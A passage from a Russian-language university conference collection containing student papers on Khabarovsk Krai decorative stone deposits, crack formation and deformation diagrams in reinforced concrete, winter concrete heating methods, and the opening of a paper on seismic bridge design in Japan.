В пределах Хабаровского края выявлено более 20 месторождений кварцита, который имеет различные розовые, серые и тёмные, белые оттенки. Добыча сырья пока производится отдельными артелями и часто имеет исключительно инициативный статус.



Рисунок 2 – Роговики и яшмовидные кварциты

Наш край богат месторождениями яшмовидных кварцитов, роговиков и халцедонов. Например, в пределах трассы БАМ, включающей участки Солнечного и Верхнебуреинского районов, выявлено четыре перспективных выходов роговиков и яшм.



Рисунок 3 – Полосчатая яшма

Роговики возникают под действием высокой температуры, при значительном возрастании давления из-за подъёма вверх вещества интрузивных тел на вмещающие горные породы - глинистые сланцы и алевриты. «Лёгкие» роговики, состоящие из метаморфизованных полос бывших ленточных глин, называют яшмами. Роговики имеют различные оттенки красного, розового, жёлтого, зелёного, чёрного цвета, что позволяет использовать их в мозаичных панно, отделке постаментов памятников и т.д.



Рисунок 4 – Пейзажная яшма

Жадеит имеет широкий спектр цветов зелёного оттенка, переходя в серый и белый цвет, твердость близкую к кварцу и спутанно-волокнистое строение кристаллов, образующих витиеватые узоры. При полировке даёт интенсивный стеклянный блеск и становится полупрозрачным. Минерал используют при изготовлении ювелирных украшений, отделки домов, каменок бань и саун. В пределах Хингано-Буреинского нагорья выявлено два перспективных месторождения жадеита.




Рисунок 7 – Жадеит

Таким образом, в пределах Хабаровского края имеются перспективные месторождения декоративно-облицовочных горных пород и необходимо изучить проблему создания целевой программы освоения новых ресурсов Дальнего Востока.

СПИСОК ИСТОЧНИКОВ

1. Борзунов В.М., Григорович И.Б., Гроховский Л.М. Поиски и разведка месторождений минерального сырья для промышленности строительных материалов. М., Недра, 1974, с. 136-148.
2. Геология СССР Т XIX. Хабаровский край и Амурская область. Полезные ископаемые. М., Недра, 1976, с. 220-250.
3. Геологическая карта Хабаровского края и Амурской области. Масштаб 1:2500000. Объяснительная записка. Хабаровск. ПГО «Дальгеология и Таежгеология», 1991, 47 С.
4. Захаров А.А., Дымнов А.Ф. Объяснительная записка к обзорной карте месторождений строительных материалов Хабаровского края масштаба 1:1500000. М., Мингео РСФСР. Госгеолфонд, 1987, 309 С.
5. Пелюховский Б.А., Равцова А.И., Ловщук Л.И. Объяснительная записка к обзорной карте месторождений строительных материалов Хабаровского края масштаба 1:1500000. М., 1974. Мингео РСФСР, Геолфонд РСФСР, 317 С.

УДК 624 .012.35

Пушкарёва Юлия Дмитриевна, студент, Комсомольский-на-Амуре государственный университет

Julia Dmitrievna Pushkareva, student, Komsomolsk-na-Amure State University

Дзюба Виктор Александрович, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Dzyuba Viktor Alexandrovich, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-na-Amure State University

ОПРЕДЕЛЕНИЕ МОМЕНТА ОБРАЗОВАНИЯ ТРЕЩИН В ЖЕЛЕЗОБЕТОННЫХ КОНСТРУКЦИЯХ ДИАГРАММНЫМ МЕТОДОМ

DETERMINATION OF THE MOMENT OF CRACK FORMATION IN REINFORCED CONCRETE STRUCTURES BY THE DIAGRAM METHOD

Аннотация. В данной работе рассмотрено применение диаграммного метода расчета железобетонных конструкций к вычислению момента образования трещин. В качестве исходной диаграммы сжатого бетона принята диаграмма в виде составной функции. Диаграмма растянутой арматуры принята в виде диаграммы Прандтля. Произведено сравнение результатов расчета с расчетами по традиционной методике.

В работе показаны диаграммы, которые рекомендуются нормами для расчета момента образования трещин при изгибе, а также приводится новый диаграммный метод расчета образования трещин при помощи программы «GID», предложенной автором.

In this paper, the application of the diagram method of calculation of reinforced concrete structures to the calculation of the moment of crack formation is considered. A diagram in the form of a composite function was adopted as the initial diagram of compressed concrete. The diagram of the stretched armature is adopted in the form of a Prandl diagram. The results of the calculation are compared with the calculations according to the traditional method. The paper shows diagrams that are recommended by the norms for calculating the moment of crack formation during bending, and also provides a new diagrammatic method for calculating crack formation using the "GID" program proposed by the author.

Ключевые слова: трещиностойкость, железобетонная конструкция, диаграмма деформирования, предельная деформация, растянутый бетон.

Key words: crack resistance, reinforced concrete structure, deformation diagram, ultimate deformation, tensile concrete.

Введение

Прочность и долговечность железобетона являются важными факторами при проектировании. Трещиностойкость конструкции является ключевым параметром их надежности, так как обеспечивает защиту рабочей арматуры от коррозии [1]. Для определения трещиностойкости железобетона используются различные методы. Диаграммы состояния бетона и арматуры применяют при расчете железобетонных элементов по нелинейной деформационной модели [2]. Оценка трещиностойкости изгибаемых железобетонных элементов может выполняться как диаграммным методом, так и традиционным методом расчета по способу ядровых моментов согласно своду правил [3].

Основная часть

Диаграммный метод расчета железобетонных конструкций в приоритете при проектировании, так как обеспечивает высокую степень надежности в оценке их прочност-

ных и деформативных свойств [4]. Согласно своду правил [3] момент образования трещин изгибаемых элементов с учетом неупругих деформаций растянутого бетона равен

$$M_{crc} = R_{bt,ser} * W_{pl}. \quad (1)$$

где W_{pl} – упругопластический момент сопротивления сечения для крайнего растянутого волокна;

$$W_{pl} = \gamma * W_{red}; \quad (2)$$

здесь γ – коэффициент, учитывающий развитие пластических деформаций в растянутом бетоне ($\gamma > 1$).

При диаграммном методе расчета используются диаграммы деформирования бетона и арматуры. Решение получается с применением уравнений равновесия и совместности деформации. Для вычисления внутреннего изгибающего момента применяется выражение

$$M_{intk} = M_{bk} + M_{sk} + M_{btk} \quad (3)$$

Момент сжатого бетона на k -ом этапе расчета определяется следующим образом:

$$M_{bk} = N_{bk} * \left(\frac{h}{2} - x_k \right) + \frac{b * x_k^2}{\varepsilon_{b,fk}^2} * \int_0^{\varepsilon_{b,fk}} \sigma_b(\varepsilon_b) \varepsilon_b d\varepsilon_b. \quad (4)$$

Момент в растянутой арматуре на k -ом этапе вычисляется по формуле:

$$M_{sk} = N_{sk} * \left(\frac{h}{2} - a \right). \quad (5)$$

Для определения момента растянутого бетона на k -ом этапе расчета используется следующее выражение:

$$M_{bk} = \frac{b * x_k^2}{\varepsilon_{b,fk}^2} * \int_0^{\varepsilon_{b,fk}} \sigma_{bt}(\varepsilon_{bt}) \varepsilon_{bt} d\varepsilon_{bt} - N_{btk} * \left(\frac{h}{2} - x_k \right). \quad (6)$$

При диаграммном методе расчета нормы рекомендуют трехлинейную или двухлинейную диаграммы бетона (рисунок 1).




Рисунок 1 – Диаграммы состояния сжатого бетона: а – трехлинейная диаграмма состояния сжатого бетона; б – двухлинейная диаграмма состояния сжатого бетона

Допускается использовать нелинейную зависимость «напряжение-деформация» для сжатого бетона. В этом случае пошагово увеличивается деформирование элемента за счет приращения деформации на крайнем сжатом волокне. Для каждого этапа итерационным путем устанавливается равновесие усилий и при равновесии контролируется деформация в растянутом волокне на уровне центра тяжести арматуры. При достижении предельного значения этой величины считается определенным и момент образования трещин. Программа «GID» позволяет реализовать предложенный алгоритм.

В данной программе реализована диаграмма бетона в виде составной функции [5], включающей три участка:

- Криволинейный участок 1 при изменении деформации от нуля до ε_i ;
- Прямолинейный участок 2 при деформации от ε_i до $\varepsilon_{0,25}$;
- Прямолинейный участок 3 при деформации от $\varepsilon_{0,25}$ до ε_0 .




Рисунок 2 – Полная диаграмма деформирования сжатого бетона

При проведении исследований были выполнены расчеты изгибаемых железобетонных элементов сечением $0,6 \times 0,2$ м из бетона класса В20. Пример исходных данных показан на рисунке 3. Результаты расчетов позволили вычислить момент образования трещин и сравнить его со значениями, определенными по способу ядровых моментов.




Рисунок 3 – Ввод данных машинных экспериментов в программе «GID»

Заключение

Результаты расчета железобетона на трещиностойкость диаграммным методом в программе «GID» соответствуют результатам ручного расчета по СП «63.13330.2018». Программа «GID» является надежным и точным способом расчета образования трещин. При этом становится известным напряженно-деформированное состояние сечения в целом.

СПИСОК ИСТОЧНИКОВ

1. Байков В. Н., Сигалов Э. Е. Железобетонные конструкции: Общий курс: учеб. Для вузов.-5-е изд./В.Н. Байков, Э.Е. Сигалов- перераб. и доп.-М.: Стройиздат. 1991.– 767 с.: ил
2. Ерышев, В. А. Диаграммный метод расчета стержневых железобетонных элементов: электронное учебно-методическое пособие / В. А. Ерышев. – Тольятти: Изд-во ТГУ, 2019. – 52 с.
3. СП 3.13330.2018 Свод правил «Бетонные и железобетонные конструкции». Основные положения / М.: Минстрой РФ – 138 стр.
4. Карпенко Н. И. К оценке прочности, жесткости момента образования трещин и их раскрытия в зоне чистого изгиба железобетонных балок с применением нелинейной деформационной модели / Н. И. Карпенко, Б. С. Соколов, О. В. Радайкин // Известия вузов. Строительство. – Новосибирск: Изд-во Сибстрин, 2016, № 3 (687) – С. 5-10.
5. Дзюба В. А. Применение составной функции диаграммы сжатого бетона для деформационной оценки конструкций / В. А. Дзюба, Ю. С. Глушакова // Ученые записки Комсомольского-на-Амуре государственного технического университета. Науки о природе и технике. – 2014. – № II-1(18). – С. 109-114.

УДК 624.012.35

Саидов Иброхим Эмонкулович, студент, Комсомольский-на-Амуре государственный университет

Saidov Ibrohim Emonkulovich, student, Komsomolsk-on-Amur State University

Волошина Елена Олеговна, магистрант, Комсомольский-на-Амуре государственный университет

Voloshina Elena Olegovna, masterstudent, Komsomolsk-na-Amure State University

Дзюба Виктор Александрович, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Dzyuba Viktor Aleksandrovich, Candidate of Technical Sciences, Docent, Komsomolsk-na-Amure State University

ДИАГРАММЫ ДЕФОРМИРОВАНИЯ ПРИ НЕЛИНЕЙНОМ РАСЧЕТЕ ЖЕЛЕЗОБЕТОННЫХ КОНСТРУКЦИЙ ПО ДЕФОРМАЦИОННОЙ МОДЕЛИ

DEFORMATION DIAGRAMS DURING NONLINEAR CALCULATION OF REINFORCED CONCRETE STRUCTURES USING A DEFORMATION MODEL

Аннотация. В работе приведены основные диаграммы, используемые в расчетах железобетонных конструкций и несущих систем зданий. Рассмотрены задачи нелинейной деформационной модели, требующие исследования. Приведены основные положения расчета зданий как нелинейных систем с диаграммами деформирования.

Abstract. The paper presents the main diagrams used in the calculations of reinforced concrete structures and load-bearing systems of buildings. Problems of a nonlinear deformation model that require research are considered. The basic provisions for the calculation of buildings as nonlinear systems with deformation diagrams are presented.

Ключевые слова. Диаграммы деформирования, нисходящая ветвь, кривизна, предельная деформация, текучесть.

Key words: Strain diagrams, descending branch, curvature, limiting strain, yield.

Введение

Нормы проектирования железобетонных конструкций [1] указывают, что расчет прочности следует выполнять на основе нелинейной деформационной модели, а также по предельным усилиям. В основе нелинейной деформационной модели лежит использование опытных и расчетных диаграмм деформирования. Причем ключевую роль играют полные (с нисходящей ветвью) диаграммы деформирования сжатого бетона. Поведение сжатого бетона определяет и характер деформирования сечения в целом, и его способность к перераспределению усилий в системе. Так, например, высокопрочный бетон, который становится хрупким, можно сделать более деформативным используя фибровое армирование или замкнутые хомуты. К настоящему времени диаграммные методы расчета требуют дальнейшего развития и их совершенствование является актуальной задачей.

Основная часть

Расчет прочности сечений железобетонных конструкций производится по диаграммам деформирования бетона и арматуры. Опытная диаграмма сжатия бетона, получаемая при испытании призм с постоянной скоростью роста напряжений, представляет собой кривую с максимальным напряжением равным призмочной прочности и соответствующей ей предельной деформации ϵ_m . Если испытания проводятся с постоянной скоростью деформирования на специальном жестком оборудовании, то в процессе нагружения призм удастся замерить параметры бетона при его разрушении [2]. Диаграмма сжатия бетона имеет в этом случае нисходящий участок, характеризующий

снижение отпорности бетона на стадии разрушения при деформациях превышающих предельные ϵ_m (рисунок 1). Протяженность этого участка зависит от класса бетона, скорости деформирования. При проектировании для реализации нисходящей ветви должна быть достаточная степень неоднородности рассчитываемого сечения изгибаемого элемента.

Характер опытных диаграмм растянутой арматуры зависит от класса сталей. Для мягких сталей (A400, A500) начальный участок подчиняется закону Гука. Далее следует площадка текучести при постоянных напряжениях и зона нелинейности вплоть до достижения временного сопротивления. Пример экспериментальной диаграммы для арматуры класса A500, полученной в лаборатории КнАГУ [3], приведен на рисунке 2. Для высокопрочных сталей характерна нелинейная диаграмма растяжения без площадки текучести. За основную прочностную характеристику таких сталей принимается условный предел текучести $\sigma_{0,2}$ (рисунок 3). Диаграмму сжатой арматуры следует принимать такой же, как и при растяжении. Экспериментальные исследования показывают, что при больших деформациях в сжатой арматуре реализуется закритическая стадия поведения, связанная с потерей устойчивости стержня между хомутами [4].

Использование диаграмм деформирования бетона и арматуры в уравнениях равновесия позволяет вычислять момент в сечении при любом значении деформации. Задавая величину деформации на крайнем сжатом волокне ϵ_m на этапе расчета можно итерационным путем вычислить деформацию растянутой арматуры ϵ_s и кривизну сечения

$$k = (\epsilon_m + \epsilon_s) / h_0. \quad (1)$$

При известных изгибающих моментах и кривизнах становится определенной изгибная жесткость сечения

$$B = M / k. \quad (2)$$




Рисунок 1 – Диаграммы сжатия бетона:

а) испытания с постоянной скоростью роста напряжений;

б) испытания с постоянной скоростью деформирования.




Рисунок 2- Диаграмма растяжения арматуры класса A500




Рисунок 3 - Диаграмма растяжения для высокопрочных сталей

Характер диаграмм «момент-кривизна» зависит от процента армирования, значения относительной высоты сжатой зоны. Таким образом, можно влиять на пластические свойства сечений. В работе [5] проведены исследования железобетонных балок при различной относительной высоте сжатой зоны. Результаты этих исследований изгибаемых элементов с разной продольной арматурой, имеющей муфтовые соединения, приведены на рисунке 4.

Используя диаграммы «момент-кривизна» можно вычислять изгибную жесткость при любом значении кривизны по формуле (2). Следующим шагом является расчет несущей системы в нелинейной постановке по процедуре шагово-итерационного метода. При этом в процессе расчета отдельные элементы здания могут достигать несущей способности и уходить при дальнейшем деформировании в запредельную стадию при снижающейся отпорности благодаря поддержке несущей системы в целом. Таким образом, может быть определена максимальная нагрузка на систему в зависимости от заданных ее предельных параметров.




Рисунок 4- Диаграммы момент – кривизна изгибаемых элементов

Заключение

Диаграммный метод расчета железобетонных конструкций и несущих систем зданий является современным перспективным направлением в прикладной теории железобетона. Построение диаграмм материалов позволяет выполнять расчет сечений по предельным состояниям и оценивать изменение их жесткости под нагрузкой. Интегральные диаграммы деформирования сечений и конструкций (момент-кривизна, поперечная сила-сдвиговое перемещение, нагрузка-прогиб) являются основой расчета зданий как сложных плоских и пространственных систем в нелинейной постановке. Надежность таких расчетов возрастает по мере совершенствования начальных диаграмм. Поэтому проведение исследований по уточнению их параметров представляет, как научную, так и практическую ценность.

СПИСОК ИСТОЧНИКОВ

1. СП 63.13330.2018 Бетонные и железобетонные конструкции. Основные положения (актуализированная редакция СНиП 52-01-2003). – М.: Минстрой России, 2018. – 143 с.
2. Дзюба В.А., Сюй Яфенг, Ковалев А.Л. Применение испытательного оборудования MTS для определения параметров деформирования железобетонных балок различного армирования. «Ученые записки КнАГТУ», 2014, № 1-1 112 с., 108 – 111 с.
3. Дзюба В.А., Журавлева Е.В. Исследование пластических свойств арматурных сталей. Региональные аспекты развития науки и образования в области архитектуры, строительства, землеустройства и кадастров в начале III тысячелетия. Материалы международной научно- практической . конференции, Комсомольск-на-Амуре, 2020 г. - 143 - 145 с.
4. Дзюба В.А. Экспериментальные исследования предельных деформаций гибких сжато-изогнутых колонн. Проблемы индустриализации строительства общественных зданий. Сборник научных трудов. Москва, ЦНИИП реконструкции городов, 1989 с.44-56.
5. Дзюба В.А., Погорельских И.В., Сайдамирова О.А. Исследование предельных деформаций железобетонных элементов с муфтовыми соединениями арматуры. «Ученые записки КнАГУ», 2021, № V11- 1 (55) с. 88 – 92.

УДК 69.05

Сухов Артемий Андреевич, студент, Комсомольск-на-Амуре государственный университет
Sukhov Artemy Andreevich, student, Komsomolsk-on-Amur State University

Сысоев Евгений Олегович, кандидат экономических наук, доцент, ФГБОУ ВО “Комсомольский на амуре государственный университет”

Sysoev Evgeny Olegovich, Candidate of Economic Sciences, Associate Professor, Komsomolsk-on-Amur State University

ЭФФЕКТИВНОСТЬ ИСПОЛЬЗОВАНИЯ РАЗЛИЧНЫХ МЕТОДОВ ПРОГРЕВА БЕТОНА В ЗИМНИХ УСЛОВИЯХ

EFFECTIVENESS OF USING VARIOUS METHODS OF HEATING CONCRETE IN WINTER CONDITIONS

Аннотация. В статье рассмотрены методы прогрева бетона в зимних условиях: плюсы и минусы каждого метода; краткая информация о методах и их характеристики; таблица характеристик.

Abstract. The article discusses methods of heating concrete in winter conditions: the pros and cons of each method; brief information about the methods and their characteristics; characteristics table.

Ключевые слова: прогрев, бетон, метод, температура, раствор, заливка.

Key words: heating, concrete, method, temperature, solution, pouring.

На Дальнем Востоке холодный сезон длится около девяти месяцев. Такой климат затрудняет строительство зданий и сооружений, так как страдает бетон - один из основных строительных материалов. В нынешних реалиях есть множество способов прогрева бетона в зимних условиях, когда температура опускается ниже -20 градусов. Есть несколько методов прогрева бетона которые требуют небольших затрат и более эффективны в условиях минусовых температур, к таким методам относятся:

- Противоморозные добавки
- Инфракрасный
- Электродный
- Метод термоса

Противоморозные добавки в бетон

Температура твердения бетона составляет определенный диапазон. При температуре ниже 0 градусов вода начинает замерзать, из-за этого бетон не может приобрести расчетную прочность. Эти добавки в несколько раз ускоряют процессы твердения и снижают температуру замерзания воды. Размер присадок должен составлять до 6% от объема цемента в данном растворе. Эти добавки могут работать только до -25 градусов.

Преимущества добавок в низкой стоимости и простота реализации.

Недостатки добавок в увеличении времени набора расчетной прочности и понижении коррозионной стойкости арматурной сетки.

Названия и данные о добавках представлены в таблице 1.

Противоморозная добавка	Температура замерзания, °С
Хлорид натрия	-21,1
Нитрит-нитрат кальция	-21,5
Нитрит натрия	-19,6
Поташ	-18,7
Нитрат кальция	-14,6
Нитрат кальция + мочевины	9,1
Мочевина	-8,3

Таблица 1 – Противоморозные добавки и температура замерзания

Инфракрасный прогрев бетона

Для набора необходимой прочности бетона, рядом с опалубкой размещают инфракрасные промышленные обогреватели в диапазоне от одного метра до 3. Если правильно отрегулировать мощность, то можно добиться необходимой температуры в бетоне, при этом вода не будет замерзать, и затвердевшая конструкция наберет прочность необходимую для нормальной работы. Если нанести на опалубку черную краску, то можно увеличить эффективность прогрева за счет улучшения ее поглощающих свойств.

Прибор инфракрасного излучения представлен на рисунке 1.



Рисунок 1 – Инфракрасный нагреватель

Преимущества данного метода заключаются в том, что он работает от сети 220В, не требует дополнительного оборудования, малые энергозатраты и высокий КПД.

Недостатками этого метода являются малая глубина прогрева, большая площадь, необходимая для установки нагревателя и малая площадь его излучения.

Электродный прогрев бетона

Прогрев данным методом помогает сохранить нужные параметры твердения бетона при заливки его в отрицательные температуры, этот способ связан с вживлением в раствор или помещением на его поверхности электродов, которые подключены к трансформаторному прибору. В результате между электродами образуется электрическое поле, которое греет раствор. Используя данный метод, электрическое сопротивление раствора будет изменяться нелинейно по мере твердения. После установки электродов поверхность укрывают материалами, без этого прогрев бетона не допускается.

Схемы установки электродов представлены в таблице 2.

Тип электрода	Схема установки подключения
Пластичные	
Полосовые	
Стрежневые	
Струнные	

Таблица 2 – Названия и схемы установки электродов

Преимущества прогрева электродами заключаются в том, что вся конструкция независимо от формы прогревается должным образом, гибкие настройки подачи тока и эффективности прогрева под каждый вид бетона.

Недостатки прогрева электродами заключаются в том, что необходимо большое время для организации данного метода, нужны предварительные расчеты, нужно иметь трансформаторную установку, большие затраты электроэнергии при малых объемах заливки.

Бетонирование методом термоса

При использовании монолитной заливки конструкций здания часто используется данный метод для того, чтобы поддержать нужную температуру раствора. Данный метод основывается на изотермических свойствах бетона, он прогревается за счет сохранения и выделения тепла, которое выделяется при его твердении, поэтому нужно для начала добиться необходимой температуры, а затем залить его в двойную опалубку, состоящую из термоизоляционных материалов. Основное требование к материалам данного метода это низкая тепло отдача, температура и утеплитель должны подобрать так, чтобы раствор смог набрать нужной процент от прочности (в районе 60%) до того, когда его температура опустится ниже 0.

Пример метода “Термос” представлен на рисунке 2.



Рисунок 2 – Метод “Термос”

Преимущества данного метода заключаются в низкой стоимости и простом технологическом процессе.

Недостатки данного метода заключаются в невозможности использовать при строительстве нетиповых конструкций, неэффективности в местах с низкими температурами.

Данные о методах прогрева бетона представлены в таблице 2.

Таблица 2 – Данные о методах прогрева бетона

Параметр	Метод			
	Противоморозные добавки в бетон	Инфракрасный прогрев бетон	Электродный прогрев бетона	Метод термоса
Глубина прогрева, м	-	0,7	-	0,5
Предельная температура работы метода	До -21,1°	До -50°	До -50°	До -5°
Стоимость прогрева 1м3 бетона, руб.	76,81	741,8	830,3	122,7
Время прогрева для схватывания 1м3 бетона до 70% при -40°, час	146	44	32	131

На основе это таблицы можно сделать вывод о том, что самой выгодной в финансовом плане является метод с противоморозными добавками. Данный метод используется только до $-21,1^{\circ}$, что может затруднить возведения бетонных конструкций. Этого можно избежать если использовать данный метод в совокупности с инфракрасным методом, при температурах выше $-21,1^{\circ}$ инфракрасный аппарат отключается для экономии энергии.

СПИСОК ИСТОЧНИКОВ

1. Волик О.Е., Валеев А.Р., Сысоев Е.О. Противоморозные добавки / О.Е. Волик, А.Р. Валеев, Е.О. Сысоев // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований: материалы V Всероссийской нац. науч. конф. молодых ученых, Комсомольск-на-Амуре, 11-15 апреля 2022. – Комсомольск-на-Амуре: ФГБОУ ВО «КнАГУ». – 2022. – С. 14-16.

2. Погорельских И.В., Сысоев Е.О. Реновация жилищного фонда в Комсомольске-на-Амуре / И.В. Погорельских, Е.О. Сысоев // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований: материалы III Всероссийской нац. науч. конф. студентов, аспирантов и молодых ученых, в 3-х частях. Редколлегия: Э.А. Дмитриев (отв. ред.) [и др.], 2020. – Комсомольск-на-Амуре: ФГБОУ ВО «КнАГУ». – 2020. – С. 147-149.

3. Поляков И.А., Сысоев О.Е., Сысоев Е.О. К вопросу автоматизации расчетов прогрева монолитных конструкций при строительстве зданий и сооружений в условиях Дальнего Востока / И.А. Поляков, О.Е. Сысоев, Е.О. Сысоев // Ученые записки Комсомольского-на-Амуре государственного технического университета, 2022, № 3 (59). – Комсомольск-на-Амуре: ФГБОУ ВО «КнАГУ». – 2022. – С. 72-77.

УДК 624.21

Терещенко Олег Николаевич, студент, Санкт-Петербургский политехнический университет Петра Великого. Инженерно-строительный институт, Высшая школа гидротехнического и энергетического строительства

Tereshchenko Oleg Nikolaevich, student, Peter the Great St. Petersburg Polytechnical University. Civil Engineering Institute

Шарманов Владимир Владимирович, кандидат технических наук, доцент, Санкт-Петербургский политехнический университет Петра Великого. Инженерно-строительный институт, Высшая школа гидротехнического и энергетического строительства

Sharmanov Vladimir Vladimirovich, Ph.D. in Technology. Peter the Great St. Petersburg Polytechnic University. Civil Engineering Institute.

ОСОБЕННОСТИ ПРОЕКТИРОВАНИЯ И СТРОИТЕЛЬСТВА МОСТОВ В СЕЙСМИЧЕСКИ АКТИВНЫХ РАЙОНАХ НА ПРИМЕРЕ МОСТА АКАСИ-КАЙКЁ В ЯПОНИИ

FEATURES OF THE DESIGN AND CONSTRUCTION OF BRIDGES IN SEISMICALLY ACTIVE AREAS ON THE EXAMPLE OF THE AKASHI-KAIKE BRIDGE IN JAPAN

Аннотация. Сейсмическая активность с древнейших времён сопровождается угрозой возникновения землетрясений и цунами. В свою очередь, она порождает поиск оптимальных решений в области проектирования и строительства зданий и сооружений, способных выдерживать удары стихии. Статья посвящена определению подходов в строительстве, уже возведённого моста в сейсмоактивном районе Японии.

Annotation. Seismic activity since ancient times has been accompanied by the threat of earthquakes and tsunamis. In turn, it generates a search for optimal solutions in the field of design and construction of buildings and structures capable of withstanding the blows of the elements. The article is devoted to the definition of approaches in the construction of an already erected bridge in a seismically active area in Japan.

Ключевые слова: строительство, мост, инновация, технология, сейсмическая активность, местность.

Key words: construction, bridge, innovation, technology, seismic activity, terrain.

Введение

Мосты образуют важный элемент транспортной инфраструктуры любой страны, и их сооружение является сложной инженерной задачей. Возведение мостов в сейсмоопасных районах обеспечивают быструю и безопасную транспортную связь между регионами, что необходимо для экономического и социального развития регионов. Защита мостовых сооружений от внешних воздействий и моделирование возможных землетрясений вблизи уже построенных сооружений - важная задача, которая требует серьезного подхода.

Данная статья отражает успешное строительство моста в сейсмическом районе Японии, где авторы рассматривают инновационные технологии, использованные при возведении сооружения, акцентируя внимание на особенности данного региона. Основная цель работы - на примере моста оценить, какие географические особенности региона строительства повлияли на выбор технологий возведения сооружения.

Основная часть

